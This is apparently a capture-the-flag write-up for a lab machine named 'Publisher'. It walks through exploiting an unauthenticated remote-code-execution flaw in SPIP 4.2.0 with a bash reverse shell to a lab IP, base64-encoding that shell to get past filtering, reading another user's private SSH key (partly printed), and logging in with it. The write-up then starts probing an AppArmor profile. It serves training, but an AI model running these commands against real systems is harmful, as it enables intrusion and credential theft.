
2023 - 2024 Publisher

Plan du site | Se connecter | Contact | RSS 2.0




```
<meta name="generator" content="SPIP 4.2.0" /></head>

<body class="pas_surlignable page_sommaire">
<div class="page">

    <header class="clearfix header" role="banner">
    <h1 class="spip_logo_site">Publisher</h1>

</header>   <nav class="nav clearfix  none" id="nav" role="navigation">
    <ul>

        <li class="nav-item  first  last"><a href="spip.php?rubrique1">Posts</a></li>

    </ul>
</nav>
    <main class="main" role="main">
```

Found spip version in the source code, let's find any possible exploits.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ searchsploit spip 4.2
----------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ----------------------------------
SPIP v4.2.0 - Remote Code Execution (Unauthenticated)                              | php/webapps/51536.py
----------------------------------------------------------------------------------- ----------------------------------
Shellcodes: No Results
```

Got the exploit.




```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# python3 exploit.py -u "http://10.10.200.53/spip" -c "bash -i >& /dev/tcp/10.17.68.223/9999 0>&1"

┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# echo "bash -i >& /dev/tcp/10.17.68.223/9999 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xNy42OC4yMjMvOTk5OSAwPiYxCg==

┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# python3 exploit.py -u "http://10.10.200.53/spip/" -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xNy42OC4yMjMvOTk5OSAwPi
YxCg== | base64 -d | bash"
█
```

was unable to get revshell manually so had to convert to base64 and then decode it later on and further piping to bash to get a revshell.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.17.68.223] from (UNKNOWN) [10.10.200.53] 58528
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@41c976e507f8:/home/think/spip/spip$
```

got reverse shell....




```
think
www-data@41c976e507f8:/home$ cd think
cd think
www-data@41c976e507f8:/home/think$ ls
ls
spip
user.txt
www-data@41c976e507f8:/home/think$ █
```

one possible user "think" and user.txt found....




```
www-data@41c976e507f8:/home/think$ cd .ssh
cd .ssh
www-data@41c976e507f8:/home/think/.ssh$ ls
ls
authorized_keys
id_rsa
id_rsa.pub
www-data@41c976e507f8:/home/think/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
```

was not able to find the way to login as the user "think", then saw a .ssh directory and took the private key and logged in through ssh.




```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ chmod 600 key

┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ssh -i key think@10.10.200.53
The authenticity of host '10.10.200.53 (10.10.200.53)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg5OAMP9TqPAOs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.200.53' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 03 Sep 2024 02:41:18 PM UTC

  System load:                      0.0
  Usage of /:                       75.8% of 9.75GB
  Memory usage:                     15%
  Swap usage:                       0%
  Processes:                        136
  Users logged in:                  0
  IPv4 address for br-72fdb218889f: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.200.53


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
think@publisher:~$ 
```



```
think@publisher:/etc/apparmor$ echo $SHELL
/usr/sbin/ash
think@publisher:/etc/apparmor$ █
```


oooh!!! what shell is it I wonder!!!



Question Hint


Look to the App Armor by it's profile.

was unable to find anything useful about the ash. So saw hint and then went to see app armor configs.




```
think@publisher:/etc/apparmor.d$ ls -al
total 84
drwxr-xr-x   8 root root  4096 Feb 12  2024 .
drwxr-xr-x 130 root root 12288 Feb 12  2024 ..
drwxr-xr-x   2 root root  4096 Dec  8  2023 abi
drwxr-xr-x   4 root root 12288 Dec  8  2023 abstractions
drwxr-xr-x   2 root root  4096 Feb 23  2022 disable
drwxr-xr-x   2 root root  4096 Feb 11  2020 force-complain
drwxr-xr-x   2 root root  4096 Dec  8  2023 local
-rw-r--r--   1 root root  1313 May 19  2020 lsb_release
-rw-r--r--   1 root root  1108 May 19  2020 nvidia_modprobe
-rw-r--r--   1 root root  3500 Jan 31  2023 sbin.dhclient
drwxr-xr-x   5 root root  4096 Dec  8  2023 tunables
-rw-r--r--   1 root root  3202 Feb 25  2020 usr.bin.man
-rw-r--r--   1 root root   532 Feb 12  2024 usr.sbin.ash
-rw-r--r--   1 root root   672 Feb 19  2020 usr.sbin.ippusbxd
-rw-r--r--   1 root root  2006 Jun 14  2023 usr.sbin.mysqld
-rw-r--r--   1 root root  1575 Feb 11  2020 usr.sbin.rsyslogd
-rw-r--r--   1 root root  1482 Feb 10  2023 usr.sbin.tcpdump
think@publisher:/etc/apparmor.d$ █
```

found /usr/sbin/ash in apparmor.d directory.




```
think@publisher:/etc/apparmor.d$ cat usr.sbin.ash
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  # Remove specific file path rules
  # Deny access to certain directories
  deny /opt/ r,
  deny /opt/** w,
  deny /tmp/** w,
  deny /dev/shm w,
  deny /var/tmp w,
  deny /home/** w,
  /usr/bin/** mrix,
  /usr/sbin/** mrix,

  # Simplified rule for accessing /home directory
  owner /home/** rix,
}
think@publisher:/etc/apparmor.d$ 
```

/opt/ directory access has been denied in this shell. Let's see if can shift to bash or have permission to shift to.



